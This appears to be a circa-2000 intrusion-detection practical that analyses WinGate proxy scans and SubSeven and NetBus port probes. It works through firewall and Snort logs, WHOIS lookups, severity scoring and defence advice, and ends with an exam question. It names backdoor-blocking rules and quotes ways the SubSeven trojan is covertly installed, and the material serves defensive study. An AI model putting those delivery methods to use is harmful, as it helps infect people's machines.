> ***WinGate*** *was the first Windows based Internet sharing/proxy server solution available on the market! Today, WinGate remains an intuitive, economical and intelligent solution for families and organizations worldwide who seek to leverage the power of the Internet (while realizing cost savings and increased productivity!)(http://wingate.deerfield.com).*

Known Vulnerabilities

WinGate has had its share of problems. This is probably the main reason that WinGate is being scanned here. The following are a small list of the recent exploits and issues with the product.

Redirector Issues:

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Fli

st%3D1%26mid%3D158735

Buffer Overflow:

http://www.securityfocus.com/frames/?content=/templates/advisory.html%3Fid%3D2270

```
WinGate 3.0 has three vulnerabilities. Read any file on the
remote system.
1. Read any file on the remote system.
2. DoS the WinGate service.
3. Decrypt WinGate passwords.
```

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D13124

Buffer Overflow DoS Issue

http://www.securityfocus.com/frames/?content=/vdb/%3Fid%3D509

Result (Benign, Exploit, DoS or Reconnaissance)

After analysis of the above trace and looking through BUGTRAQ at all the issue, I have come to a couple of possible conclusions:

The first conclusion is that there is a new WinGate exploit and someone is attempting gain access; however, while this is a possibility the probability is low.

The second conclusion is that someone found the open ports 8080 and 1080 on our proxy server and is attempting to exploit WinGate vulnerabilities without knowing for sure if the system is running WinGate.

Evidence of Active Targeting

There is evidence of active targeting. The attacker's machine 63.100.246.7 continuously connect to the target machine 208.161.96.98. This is the only machine that is actively being targeted according to the trace above. Because this machine is being targeted, it is safe to say that the attacker has already scanned the network range and knows some of the IP addresses and ports available on those systems. The attacker has chosen to attempt to exploit WinGate proxy server. While the attacker may not know for sure that the server is running, the attacker has discovered that ports 1080 and 8080 are open.

The correlation section above backs up this theory. Both traces come from multiple sources scanning multiple targets for WinGate; however, Josh's scan is very specific. The attacker obviously knows what to look for and where it may be located.

Severity

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

Criticality = 5 Active targeting to a specific machine. The source is not scanning the network but attempting to attack a specific target.

Lethality = 3 Seems to be targeting a specific machine that may be known to have a WinGate proxy server running.

Network Countermeasures = 0 Unknown network security infrastructure. Due to the unknown state of the targets "Network Countermeasures" we will assume the worse, and there are no countermeasures in place.

Host Countermeasures = 0 Unknown if system is properly secured. Due to the unknown state of the targets the "Host Countermeasures", we will assume the worse, and there are no countermeasures in place.

(5+3) – (0+0) = 8

Potential severity is high. If systems are not properly protected and operating systems has not been hardened the end result could end up in a compromised system.

Defense Recommendation

Since the state of security in the infrastructure is unknown I will assume there is no security. Starting at the outer most infrastructures moving toward the target system.

The router should be configured with access control lists (ACL) that log information to a logging server. The ACLs should be configured to restrict all traffic that is not necessary. Next the firewall should be of a different type of technology as the router (packet filtering) vs. firewall (proxy/application or statefull inspection) to add an extra level of security. Again the firewall should be configured to only allow necessary traffic and logging should be sent to a separate logging server. A network based IDS should be installed between the router and the firewall, it should be configure for the types of network traffic that is allowed into the network and any strange traffic the router or firewall may not block. The system needs to have a minimal install to run the application. The system should be patched properly and up to date. This infrastructure needs to be verified on a regular basis to ensure the highest level of security. Logs need to be examined for anomalies daily. Writing scripts to look through the log files for anything that is block and/or looks strange could enhance looking through logs manually, everyday and make the task much easier.

Exam Question

What ports can a Wingate scan be directed toward?

A. 1080, 8080, 80
B. 1024, 1080
C. 8080, 443, 80
D. 53, 22, 515

Assignment # 1 – Trace 3 "SubSeven"

Trace # 3

SubSeven seems to be very popular right now. Linuxconf port probe is a first for me ... how thoughtful of someone to include me.

#File format help at:

http://www.networkice.com/Advice/Support/KB/q000018/

#Severity timestamp (GMT) issueId issueName intruderIp
intruderName victimIp victimName parameters count

1) 59 2000-07-24 16:33:32 2003105 SubSeven port probe 24.115.54.219
cr383243-a.nvcr1.bc.wave.home.com 24.11.92.117
port=27374&name=Sub_7_2 2 A
2) 59 2000-07-24 16:36:37 2003103 NetBus port probe 216.59.62.4
d83b3e04.dsl.flashcom.net 24.11.92.117 port=12345&name=NetBus 2 A
3) 59 2000-07-24 23:58:58 2003105 SubSeven port probe 63.25.173.72
1Cust72.tnt1.boca-raton.fl.da.uu.net 24.11.92.117
port=27374&name=Sub_7_2 1 A
4) 59 2000-07-25 03:06:26 2000313 TCP OS fingerprint 129.142.225.66
www.frese.dk 24.11.92.117 port=21|109&flags=SF&options= 2 A
5) 39 2000-07-25 15:11:45 2000301 TCP port scan 207.71.92.221
shieldsup.grc.com 24.11.92.117 port=21|23|25|79-80|110|113|443 21 A
6) 19 2000-07-25 18:36:27 2000101 Trace route 64.208.27.114
64-208-27-114.nas-1.SCF.primenet.com 24.11.92.117 count=2 1 F
7) 59 2000-07-26 19:00:10 2003105 SubSeven port probe 24.65.234.173
24.11.92.117 port=27374&name=Sub_7_2 2 A
8) 39 2000-07-27 03:13:38 2003004 FTP port probe 216.209.3.169
HSE-MTL-ppp42840.qc.sympatico.ca 24.11.92.117 port=21 1 A
9) 59 2000-07-27 03:53:35 2003105 SubSeven port probe 141.217.84.167
24.11.92.117 port=27374&name=Sub_7_2 1 A
10) 59 2000-07-27 15:23:38 2003105 SubSeven port probe 24.8.221.58
c501017-a.baden1.pa.home.com 24.11.92.117 port=27374&name=Sub_7_2 1 A
11) 39 2000-07-27 21:59:55 2003021 Linuxconf port probe 64.225.254.14
rojosuthem.net 24.11.92.117 port=98 2 A
12) 39 2000-07-28 01:12:27 2003004 FTP port probe 24.8.106.133
cx547234-a.ports1.ri.home.com 24.11.92.117 port=21 2 A
13) 59 2000-07-28 19:35:11 2003105 SubSeven port probe 24.2.206.166
cc185235-a.warn1.mi.home.com 24.11.92.117 port=27374&name=Sub_7_2 1 A
14) 59 2000-07-28 22:58:01 2003105 SubSeven port probe 172.128.188.174
AC80BCAE.ipt.aol.com 24.11.92.117 port=27374&name=Sub_7_2 1 A
15) 59 2000-07-28 23:14:32 2000313 TCP OS fingerprint 130.83.134.42
fsserver.pc.chemie.tu-darmstadt.de 24.11.92.117
port=109&flags=SF&options= 1 A

Source

Trace from http://www.sans.org/y2k/073100-1700.htm on July 31, 2000. Tod Hegstrom performed the trace. The traces have only been modified by number each individual line for later discuss throughout this section.

Detect Generated by

According to the trace Tod Hegstrom has already done the research and noted in the trace that BlackIce from NetworkIce is the tool that generated this trace. The following is a break down of the fields as defined in the trace.

```
59 2000-07-24 16:33:32 2003105 SubSeven port probe 24.115.54.219
  cr383243-a.nvcr1.bc.wave.home.com 24.11.92.117   port=27374&name=Sub_7_2 2 A
```

Severity - 59
Timestamp (GMT) - 2000-07-24 16:33:32
issueId - 2003105
issueName - SubSeven port probe
intruderIp - 24.115.54.219
intruderName - cr383243-a.nvcr1.bc.wave.home.com
victimIp - 24.11.92.117
victimName -
parameters - port=2737&name=Sub_7_2
count - 2 A

Tracer Location

This tracer is BlackICE is a system based firewall/IDS software program. According to Tod's IP address he is located on @Home network, which means he probably has a cable modem.

Probability the source was spoofed

The probability that these are spoofed packets is low. The attacker is trying to determine if there are any SubSeven, Net Bus, FTP, and Linuxconf ports open. This can only be done if the TCP connection completes the three-way handshake (* there is an exception to this rule). This way the attacker gets the return traffic, which will inform the attacker if the port is open, or not.

* The exception to this rule is if the attacker controls both the attacking machine and the machine the attacker is spoofing. In this case the attacker could have the systems return traffic to a spoofed system and gather the information back to his/her system at a later time. This would give the attacker a stealthier attack method. Although the attacker would be giving up the spoofed system by sending having all data sent there.

Nslookup

I ran nslookup on the source IP addresses to verify BlackIce looked up correctly. The following were the results of each IP address with the results from BlackIce

Line Number	IP Address	Tod's BlackIce Results*	Brandon Results*
1	24.115.54.219	Cr383243-a.nvcr1.bc.wave.home.com	Cr383243-a.nvcr1.bc.wave.home.com
2	216.59.62.4	D83b3e04.dsl.flashcom.net	D83b3e04.dsl.flashcom.net
3	63.25.173.72	1cust72.tnt1.boca-raton.fl.da.uu.net	1cust72.tnt1.boca-raton.fl.da.uu.net
4	129.142.225.66	www.frese.dk	www.frese.dk
5	207.71.92.221	Shieldsup.grc.com	
6	64.208.27.114	64-208-27-114.nas-1.scf.primenet.com	64-208-27-114.nas-1.scf.primenet.com
7	24.65.234.173		h24-65-234-173.cg.shawcable.net
8	216.209.3.169	Hse-mtl-ppp42840.qc.sympatico.ca	
9	141.217.84.167		
10	24.8.221.58	C501017-a.baden1.pa.home.com	C501017-a.baden1.pa.home.com
11	64.225.254.14	Rojosuthem.net	Rojosuthem.net
12	24.8.106.133	Cx547234-a.ports1.ri.home.com	cx1138976-a.ports1.ri.home.com
13	24.2.206.166	Cx185235-a.warn1.mi.home.com	
14	172.128.188.174	Ac80bcae.ipt.aol.com	Ac80bcae.ipt.aol.com
15	130.83.134.42	Fsserver.pc.chemie.tu-darmstadt.de	Fsserver.pc.chemie.tu-darmstadt.de

*Note the lookups done by Tod's system could show different results than the lookups performed by me, due to the difference in the dates.

Arin

Even though results of nslookup came back for most networks I still what to see who own's the domain or ip range. This can be done using one of two methods or both. http://www.networksolutions.com/cgi-bin/whois/whois or http://www.arin.net/whois/index.html to use the IP address or networks to figure out who owns/manages the IP network from which the machines reside. I chose to use arin.net. Once you get the results of the IP address search you can click the network block and get more information about the company. The results of the "WHOIS" search are listed below:

```
Rogers@Home (NETBLK-ROGERS-5-BLOCK) ROGERS-5-BLOCK
      24.115.0.0 - 24.115.255.255
Rogers@Home Nvcr (NETBLK-BC-ROG-5-2NVCR-4) BC-ROG-5-2NVCR-4
      24.115.54.128 - 24.115.54.255


      Rogers@Home Nvcr (NETBLK-BC-ROG-5-2NVCR-4)
         1 Mount Pleasant Road
         Toronto, ON M4Y 2Y5
         CA

         Netname: BC-ROG-5-2NVCR-4
         Netblock: 24.115.54.128 - 24.115.54.255

         Coordinator:
            Network Security, Fraud  (AD30-ARIN)
      abuse@rogers.home.net
            (416) 935-4729

         Record last updated on 13-Jan-2000.
         Database last updated on 20-Apr-2001 22:45:05 EDT.

-----------------------------------------------------------------

      Flashcom, Inc. (NETBLK-NETBLK-FLASHCOM-1)
         5312 Bolsa Ave.
         Huntington Beach, CA 92649
         US

         Netname: NETBLK-FLASHCOM-1
         Netblock: 216.59.0.0 - 216.59.127.255
         Maintainer: FLCM

         Coordinator:
            Benton, Curtis  (CB373-ARIN)  curtisb@flashcom.com
            (714) 891-7891

         Domain System inverse mapping provided by:

         NS1.FLASHCOM.COM              209.185.207.135
         NS2.FLASHCOM.COM              216.32.32.182
         NS3.FLASHCOM.COM              209.0.225.243

         ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

         Record last updated on 13-Oct-1999.
         Database last updated on 20-Apr-2001 22:45:05 EDT.

-----------------------------------------------------------------

      Danish Computer Centre for Research and Education (NET-
      DENET)
         Building 305, DTH
         DK-2800 Lyngby
         DK
```

```
   Netname: DENET
   Netblock: 129.142.0.0 - 129.142.255.255

   Coordinator:
      UNI2   (UNI2-DK-ARIN)   domain@UNI2.DK
      +45  77 30 12 00
Fax- +45  77 30 12 13

   Domain System inverse mapping provided by:

   NS.UNI2.NET                    129.142.7.99
   NS2.UNI2.NET                   195.82.195.99

   Record last updated on 01-Jul-1998.
   Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
Flashcom, Inc. (NETBLK-NETBLK-FLASHCOM-1)
   5312 Bolsa Ave.
   Huntington Beach, CA 92649
   US

   Netname: NETBLK-FLASHCOM-1
   Netblock: 216.59.0.0 - 216.59.127.255
   Maintainer: FLCM

   Coordinator:
      Benton, Curtis   (CB373-ARIN)   curtisb@flashcom.com
      (714) 891-7891

   Domain System inverse mapping provided by:

   NS1.FLASHCOM.COM               209.185.207.135
   NS2.FLASHCOM.COM               216.32.32.182
   NS3.FLASHCOM.COM               209.0.225.243

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 13-Oct-1999.
   Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
Verio, Inc. (NET-VRIO-207-071-064)
   8005 South Chester Street
   Englewood, CO 80112
   US

   Netname: VRIO-207-071-064
   Netblock: 207.71.64.0 - 207.71.127.255
   Maintainer: VRIO

   Coordinator:
      Verio, Inc.   (VIA4-ORG-ARIN)   vipar@verio.net
      303.645.1900

   Domain System inverse mapping provided by:
```

```
NS0.VERIO.NET          129.250.15.61
NS1.VERIO.NET          204.91.99.140
NS2.VERIO.NET          129.250.31.190

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
*******************************************
Reassignment information for this block is
available at rwhois.verio.net port 4321
*******************************************

Record last updated on 17-May-2000.
Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
Global Crossing (NET-GBLX-11)  GBLX-11
      64.208.0.0 - 64.215.255.255
GC Internal Department (NETBLK-FGC-REQ000000007027) FGC-
REQ000000007027
      64.208.27.0 - 64.208.27.255

      GC Internal Department (NETBLK-FGC-REQ000000007027)
         1111 Karlstad Dr.
         Sunnyvale, CA 94089
         US

         Netname: FGC-REQ000000007027
         Netblock: 64.208.27.0 - 64.208.27.255

         Coordinator:
            Global Crossing  (IA12-ORG-ARIN)  ipadmin@gblx.net
            +1 800 404-7714

         Record last updated on 24-May-2000.
         Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
      Shaw Fiberlink ltd. (NETBLK-FIBERLINK-CABLE)
         630 3rd Avenue SW, Suite 900
         Calgary AB, 4L4
         CA

         Netname: FIBERLINK-CABLE
         Netblock: 24.64.0.0 - 24.71.255.255
         Maintainer: FBCA

         Coordinator:
            Shaw@Home  (SH2-ORG-ARIN)  internet.abuse@SHAW.CA
            (403) 750-7420

         Domain System inverse mapping provided by:

         NS2SO.CG.SHAWCABLE.NET       24.64.63.212
         NS1SO.CG.SHAWCABLE.NET       24.64.63.195

         Record last updated on 12-Jul-2000.
```

```
            Database last updated on 20-Apr-2001 22:45:05 EDT.

-----------------------------------------------------------------------

Bell Nexxia (NETBLK-BELLCANADA-4) BELLCANADA-4
     216.208.0.0 - 216.209.255.255

HSE (Bell Nexxia) (NETBLK-HSE00-CA) HSE00-CA
     216.209.1.0 - 216.209.11.255

      HSE (Bell Nexxia) (NETBLK-HSE00-CA)
         160 Elgin Street
         Ottawa, Ontario K2P 2C4
         CA

         Netname: HSE00-CA
         Netblock: 216.209.1.0 - 216.209.11.255

         Coordinator:
            Daoust, Philippe  (PD135-ARIN)  noc@in.bell.ca
            1-800-450-7771 +1 (416) 215-5423

         Record last updated on 04-Feb-2000.
   Database last updated on 20-Apr-2001 22:45:05 EDT.

-----------------------------------------------------------------------

      Wayne State University (NET-WAYNE-NET)
         Computing Services Center
         Detroit, MI 48202
         US

         Netname: WAYNE-NET
         Netblock: 141.217.0.0 - 141.217.255.255

         Coordinator:
            Lessins, Matthew  (ML5202-ARIN)
      m_lessins@WAYNE.EDU
            313 577-2176

         Domain System inverse mapping provided by:

         NS.CC.WAYNE.EDU              141.217.1.15
         NS2.CC.WAYNE.EDU             141.217.1.13
         NS.PURDUE.EDU        128.210.11.5

         Record last updated on 04-Nov-1997.
         Database last updated on 20-Apr-2001 22:45:05 EDT.

-----------------------------------------------------------------------

@Home Network (NETBLK-ATHOME)  ATHOME
     24.0.0.0 - 24.23.255.255
@Home Network (NETBLK-BB1-CORLIS-PA-4) BB1-CORLIS-PA-4
     24.8.208.0 - 24.8.223.255


      @Home Network (NETBLK-BB1-CORLIS-PA-4)
         425 Broadway
```

```
   Redwood City, CA 94063
   US

   Netname: BB1-CORLIS-PA-4
   Netblock: 24.8.208.0 - 24.8.223.255

   Coordinator:
      Operations, Network  (HOME-NOC-ARIN)  noc-
abuse@noc.home.net
      (650) 556-5599

   Record last updated on 25-Jun-1999.
   Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
Home Network (NETBLK-ATHOME)
   450 Broadway Street
   Redwood City, CA 94063
   US

   Netname: ATHOME
   Netblock: 24.0.0.0 - 24.23.255.255
   Maintainer: HOME

   Coordinator:
      Operations, Network  (HOME-NOC-ARIN)  noc-
abuse@noc.home.net
      (650) 556-5599

   Domain System inverse mapping provided by:

   NS1.HOME.NET                  24.0.0.27
   NS2.HOME.NET                  24.2.0.27

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 10-Apr-2000.
   Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
America Online, Inc. (NETBLK-AOL-172BLK)
   12100 Sunrise Valley Drive
   Reston, VA 20191
   US

   Netname: AOL-172BLK
   Netblock: 172.128.0.0 - 172.191.255.255
   Maintainer: AOL

   Coordinator:
      America Online, Inc.  (AOL-NOC-ARIN)
domains@AOL.NET
      703-265-4670

   Domain System inverse mapping provided by:
```

```
   DAHA-01.NS.AOL.COM          152.163.159.233
   DAHA-02.NS.AOL.COM          205.188.157.233

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 28-Mar-2001.
Database last updated on 20-Apr-2001 22:45:05 EDT.
```

```
Technical University Darmstadt (NET-THD-NET)
   Petersenstrasse 30
   D-6100 Darmstadt
   DE

   Netname: TH-DARMSTADT
   Netblock: 130.83.0.0 - 130.83.255.255

   Coordinator:
      Liebe, Andreas   (AL47-ARIN)  liebe@HRZ.TU-
DARMSTADT.DE
      +49 6151 16 3150

   Domain System inverse mapping provided by:

   NS1.HRZ.TU-DARMSTADT.DE      130.83.22.63
   NS2.HRZ.TU-DARMSTADT.DE      130.83.22.60
   NS3.HRZ.TU-DARMSTADT.DE      130.83.56.60

   Record last updated on 07-Jul-1998.
   Database last updated on 20-Apr-2001 22:45:05 EDT.
```

Description of Attack

There seem to be a couple of different attackers here. At several different times are attempting to see if known exploits are available to the attacker on this system. Home.com has the biggest concentration of attackers but there are many attacks from various locations on the Internet. Attackers 1, 3, 7, 9, 10, 13, and 14 are checking for SubSeven. Attackers 4 and 15 are checking the system with and OS fingerprint scan. Attacker 2 is looking for Net Bus. Attacker 8 is looking for FTP exploits. Attacker 12 is looking for Linuxconf. Finally attacker 5 is performing a standard traceroute. The interesting thing here is that none of the same systems are attacking twice in this trace. This would indicate that the system does not have SubSeven running on it; however, this will not stop individuals from attempting to check a system for an exploit.

Attack Correlation

There are many correlated attacks throughout the Internet on this particular attack. I am only going to focus on the Sub Seven attack here. Here are just a few:

This particular trace is in two parts. The first is the Snort alert and then the actual Snort packet analysis. This scan is a SubSeven port scan on multiple machines, unlike Tod's trace above which is directed at his system.

- The snort alerts:

```
Mar 25 16:03:19 cohen snort[9231]:
Possible SubSeven access: 213.1.105.226:1198 ->
MY_NET.198:1243
Mar 25 16:03:20 cohen snort[9231]:
Possible SubSeven access: 213.1.105.226:1203 ->
MY_NET.203:1243
Mar 25 16:03:22 cohen snort[9231]:
Possible SubSeven access: 213.1.105.226:1225 ->
MY_NET.225:1243
Mar 25 16:03:22 cohen snort[9231]:
Possible SubSeven access: 213.1.105.226:1232 ->
MY_NET.232:1243
Mar 25 16:03:24 cohen snort[9231]:
Possible SubSeven access: 213.1.105.226:1250 ->
MY_NET.250:1243
```

- And the snort packet analysis:

```
03/25-16:03:19.662642 213.1.105.226:1198 -> MY_NET.198:1243
TCP TTL:112 TOS:0x20 ID:42810 DF
**S***** Seq: 0x880AE5 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:20.182642 213.1.105.226:1203 -> MY_NET.203:1243
TCP TTL:112 TOS:0x20 ID:43834 DF
**S***** Seq: 0x880C91 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:20.342642 213.1.105.226:1198 -> MY_NET.198:1243
TCP TTL:112 TOS:0x20 ID:44090 DF
**S***** Seq: 0x880AE5 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:21.042642 213.1.105.226:1203 -> MY_NET.203:1243
TCP TTL:112 TOS:0x20 ID:44602 DF
**S***** Seq: 0x880C91 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:21.062642 213.1.105.226:1198 -> MY_NET.198:1243
TCP TTL:112 TOS:0x20 ID:44858 DF
**S***** Seq: 0x880AE5 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:21.742642 213.1.105.226:1198 -> MY_NET.198:1243
TCP TTL:112 TOS:0x20 ID:45626 DF
**S***** Seq: 0x880AE5 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK
```

```
03/25-16:03:21.752642 213.1.105.226:1203 -> MY_NET.203:1243
TCP TTL:112 TOS:0x20 ID:45370 DF
**S***** Seq: 0x880C91 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:22.022642 213.1.105.226:1225 -> MY_NET.225:1243
TCP TTL:112 TOS:0x20 ID:45882 DF
**S***** Seq: 0x881417 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:22.432642 213.1.105.226:1203 -> MY_NET.203:1243
TCP TTL:112 TOS:0x20 ID:46138 DF
**S***** Seq: 0x880C91 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:22.632642 213.1.105.226:1232 -> MY_NET.232:1243
TCP TTL:112 TOS:0x20 ID:46394 DF
**S***** Seq: 0x881677 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:22.642642 213.1.105.226:1225 -> MY_NET.225:1243
TCP TTL:112 TOS:0x20 ID:46650 DF
**S***** Seq: 0x881417 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:23.232642 213.1.105.226:1225 -> MY_NET.225:1243
TCP TTL:112 TOS:0x20 ID:47418 DF
**S***** Seq: 0x881417 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:23.272642 213.1.105.226:1232 -> MY_NET.232:1243
TCP TTL:112 TOS:0x20 ID:47930 DF
**S***** Seq: 0x881677 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:23.942642 213.1.105.226:1225 -> MY_NET.225:1243
TCP TTL:112 TOS:0x20 ID:49722 DF
**S***** Seq: 0x881417 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:23.952642 213.1.105.226:1232 -> MY_NET.232:1243
TCP TTL:112 TOS:0x20 ID:50234 DF
**S***** Seq: 0x881677 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:24.212642 213.1.105.226:1250 -> MY_NET.250:1243
TCP TTL:112 TOS:0x20 ID:51258 DF
**S***** Seq: 0x881CA4 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:24.682642 213.1.105.226:1232 -> MY_NET.232:1243
TCP TTL:112 TOS:0x20 ID:53050 DF
**S***** Seq: 0x881677 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:24.952642 213.1.105.226:1250 -> MY_NET.250:1243
```

```
TCP TTL:112 TOS:0x20 ID:54330 DF
**S***** Seq: 0x881CA4 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:25.652642 213.1.105.226:1250 -> MY_NET.250:1243
TCP TTL:112 TOS:0x20 ID:58426 DF
**S***** Seq: 0x881CA4 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK

03/25-16:03:26.332642 213.1.105.226:1250 -> MY_NET.250:1243
TCP TTL:112 TOS:0x20 ID:59962 DF
**S***** Seq: 0x881CA4 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 536 NOP NOP SackOK
```

http://www.sans.org/y2k/032700.htm

This particular attack is closer to Tod's trace in the fact the there is only one machine being attacked. There are still several attacking systems. None of the systems attacking Darren correlate to the systems attacking Tod's machine. Also it seems that Darren has only sent in the attacks that were SubSeven attacks.

```
(Darren Sullivan – welcome aboard amigo, ain't the Internet
fun! )

i have been provoked by hackers recently who have once ceased
my isp account which forced me to buy norton internet security
2000 since i got it i keeep getting messages saying it has
blocked someone trying to get into my computer, thats fair
enough but i want to stop them doing this. i want to know who
it is who is trying to ruin my computer below i have give u
the security logs from today and i have included the times ,
can you help me out?? if not can you advise me of what to do

time: 22:10 (24 secs)
Rule "Default Block Backdoor/SubSeven Trojan" blocked
(darren,Backdoor-g-1). Details:
Inbound TCP connection
Local address,service is (darren,Backdoor-g-1)
Remote address,service is (212.67.149.144,2624)
Process name is "N/A"

Time: 22:23 (25 secs)
Rule "Default Block Backdoor/SubSeven Trojan" blocked
(darren,Backdoor-g-1). Details:
Inbound TCP connection
Local address,service is (darren,Backdoor-g-1)
Remote address,service is (213.1.130.191,1169)
Process name is "N/A"

Time: 22:23 (38 secs)
```

```
Rule "Default Block Backdoor/SubSeven Trojan" blocked
(darren,Backdoor-g-1). Details:
Inbound TCP connection
Local address,service is (darren,Backdoor-g-1)
Remote address,service is (213.1.130.191,1169)
Process name is "N/A"

Time: 22:29 (15 secs)
Rule "Default Block Backdoor/SubSeven Trojan" blocked
(darren,Backdoor-g-1). Details:
Inbound TCP connection
Local address,service is (darren,Backdoor-g-1)
Remote address,service is (195.147.237.60,2546)
Process name is "N/A"
i would apreciate if you could help me out here because these
kind of peopel make me sick. And like i say if you cant tell
me how i can stop this please hope to hear from you soon
Thankyou for your time
```

http://www.sans.org/y2k/072600.htm

The trace submitted by Thomas seems to be using the same utility as Darren above which is done by Norton's Firewall product. Darren is seeing the same thing that Tod and Darren saw which is systems attempting to see if SubSeven is running on their system.

```
(Thomas Dewey)

The following was detected and blocked:

Date: 10/7/2000 Time: 16:34:32
Rule "Default Block Backdoor/SubSeven Trojan" blocked
(129.37.216.251,27374). Details:
Inbound TCP connection
Local address,service is (129.37.216.251,27374)
Remote address,service is (139.92.118.114,2165)
Process name is "N/A"

Date: 10/7/2000 Time: 16:34:29
Rule "Default Block Backdoor/SubSeven Trojan" blocked
(129.37.216.251,27374). Details:
Inbound TCP connection
Local address,service is (129.37.216.251,27374)
Remote address,service is (139.92.118.114,2165)
Process name is "N/A"
```

http://www.sans.org/y2k/101000.htm

Attack Mechanism

This attack is interesting for a couple of reasons in the analysis below.

Stimulus or Response

There was no traffic initiated to the attacking from the target or any internal systems so, this cannot be a response from the targeted network. The attacking system is a stimulus attempting to gain access to the targeted system.

Targeted Service

The target seems to be of unknown status to the attacker(s). The attackers are attempting to check to see if there are exploits on this system. Tod's trace show that various attackers are looking for things such as SubSeven, FTP, NebBus, and Linuxconf. In addition to these Tod's system has been port scanned and finger printed.

Attacks

SubSeven:

This is a great analysis of SubSeven. This came directly from SANS. I will expand on this further below.

(By Fred Holborn, submitted this analysis from a close encounter with a Trojan. For those of you with teen /pre-teen computing children, I recommend you get them their own system, sure makes life in the Northcutt house easier!)

Computer Security Advisory & Incident Report:

SubSeven 2.1 Backdoor Trojan

This past weekend, I discovered a Trojan program called SubSeven 2.1 running on one of my home computers. SubSeven is a "back door server" that allows FULL remote control of a victim's system surreptitiously via the Internet.

It had installed itself by way of an email attachment received by our teenage son. It was "joined" to an otherwise innocuous and popular Shockwave cartoon file.

With the system's MS Internet Explorer Browser Properties Connection dialog set to "always dial", the normal method to invoke the dialer was to launch IE. However, once infected, the system began dialing immediately upon completion of loading Win98. A check using "netstat -a" turned up UDP listening on port 27374.

Searching the Web for "port 27374" returned pages indicating

that as the SubSeven 2.1 default port, as well as removal instructions. I was fortunate that the port number had not been changed or configured to be randomized on boot by the attacker.

McAfee AntiVirus was running on this system. However, the DAT file posted and installed during January 2000 did not detect it. McAfee released a new DAT file on February 8, 2000 that now includes SubSeven 2.1.

SubSeven 2.1 Features & Removal Instructions

http://www.bsoft.swinternet.co.uk/troj_s7.htm

SubSeven Web Site

http://subseven.slak.org/

McAfee Profile

http://vil.mcafee.com/vil/RAT10566.asp

SANS Analysis

http://www.sans.org/y2k/subseven.htm

Finding Listening Applications on Windows

http://www.sans.org/y2k/finding.htm

Ports to Monitor and Block

http://www.doshelp.com/trojanports.htm

Best regards,

-- Fred Holborn
Sr. Systems Consultant

http://www.sans.org/y2k/021800-1600.htm

First of all Fred's link to the SubSeven Web Site is no longer valid (http://subseven.slak.org), when attempting to go to the old link you will get redirected to the new page (http://www.sub7files.com/). Below is a quote from the SubSeven web site about what SubSeven is.

```
Q: What is SubSeven?
A: SubSeven is a Remote Administration Tool/Trojan. It
consists of 3 main files: SubSeven.exe (client), Server.exe
```

```
(server duh!), EditServer.exe (server configuration utility).
```

http://www.sub7files.com/faq/general.shtml

```
Q: How is SubSeven installed onto a computer without the end
user knowing it was installed.
A: This answer can be very complex and there are several
methods for which SubSeven could get installed on a computer
without the end-user knowing anything about it.

   1. The software could be downloaded and installed
      purposely.
   2. The software was encapsulated within another software
      package that was downloaded and installed.
   3. An email could be sent to the end user and the end user
      installed it.
   4. An email was sent with an attachment that looked like
      something else which encapsulated SubSeven.
   5. Theory: The end user was browsing the Internet with
      Internet Explorer and the web site has a file that is
      labeled .jpg or .gif but is actually a VBS script,
      which downloads the software from an attacker's site
      and installs the software all without the end user
      knowing it happened.
```

NetBus:

Chris Hayden did an excellent job of describing NetBus in detail. The following is quoted from SANS website.

NetBus
Chris A. Hayden
December 17, 2000

Introduction

NetBus is a "Trojan Horse" that is similar to another well known program Back Orifice. It is promoted as a remote administration tool by its author Carl-Fredrik Neikter however there have been special hacking versions of "NetBus 2.0" developed by various individuals. The first official version was published in March 1998 and since many versions have been written including versions 1.60, 1.70, and 2.x Pro which are discussed in this paper.

NetBus utilizes a client-server architecture in which the server program is installed on the target machine(s) and a client piece is used to connect to these servers. The intent of this paper is to provide methods for detecting and preventing infection by these server programs.

Overview

NetBus is a remote control utility for Windows 9x and Windows NT. Some of the most important features are as follows:

